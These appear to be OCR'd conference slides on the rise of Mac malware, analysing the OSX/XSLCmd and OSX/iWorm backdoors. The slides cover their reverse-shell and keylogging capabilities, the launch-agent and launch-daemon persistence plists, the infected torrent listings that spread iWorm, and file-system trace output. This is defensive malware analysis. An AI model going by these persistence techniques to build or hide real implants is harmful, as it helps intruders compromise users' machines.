
The Rise of Macs

macs are everywhere (home & enterprise)

#3 usa / #5 worldwide
vendor in pc shipments



doesn't include iDevices



macs as % of total usa pc sales


"Mac notebook sales have grown 21% over the last year, while total industry sales have fallen" -apple (3/2015)

Malware on OS X?

but macs don't get malware…right?

"It doesn't get PC viruses. A Mac isn't susceptible to the thousands of viruses plaguing Windows-based computers." -apple.com (2012)

'first' virus (elk cloner) infected apple II's




last 5 years; ~50 new os x malware families

"[2014] nearly 1000 unique attacks on Macs; 25 major families" -kasperksy

OSX/XSLCmd

provides reverse shell, keylogging, & screen capture



```
__cstring:0000E910
db 'clipboardd',0
db 'com.apple.service.clipboardd.plist',0
db '/Library/LaunchAgents',0
db '<plist version="1.0">',0Ah
   '<key>RunAtLoad</key>',0Ah
```

OS X 10.9+ **crashes**

*"a previously unknown variant of the **APT backdoor** XSLCmd which is designed to compromise Apple OS X systems" -fireeye.com*

launch agent


reverse shell

keylogging

screen capture


OSX/iWorm

'standard' backdoor, providing survey, download/execute, etc.



Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)
Applications (Mac)	Adobe Photoshop CS6 for Mac OSX Uploaded 07-26 23:11, Size 988.02 MiB, ULed by aceprog
Applications (Mac)	Parallels Desktop 9 Mac OSX Uploaded 07-31 00:19, Size 418.43 MiB, ULed by aceprog
Applications (Mac)	Microsoft Office 2011 Mac OSX Uploaded 07-20 19:04, Size 910.84 MiB, ULed by aceprog
Applications (Mac)	Adobe Photoshop CS6 Mac OSX Uploaded 07-26 23:18, Size 988.02 MiB, ULed by aceprog

infected torrents




com.JavaW.plist

com.JavaW.plist 〉 No Selection

Key	Type	Value
▼ Root	Dictionary	(3 items)
Label	String	com.JavaW
▼ ProgramArguments	Array	(1 item)
Item 0	String	/Library/Application Support/JavaW/JavaW
RunAtLoad	Boolean	YES

launch daemon plist



```
# fs_usage -w -f filesys
20:28:28.727871  open    /Library/LaunchDaemons/com.JavaW.plist
20:28:28.727890  write     B=0x16b
```

persisting

launch daemon

survey

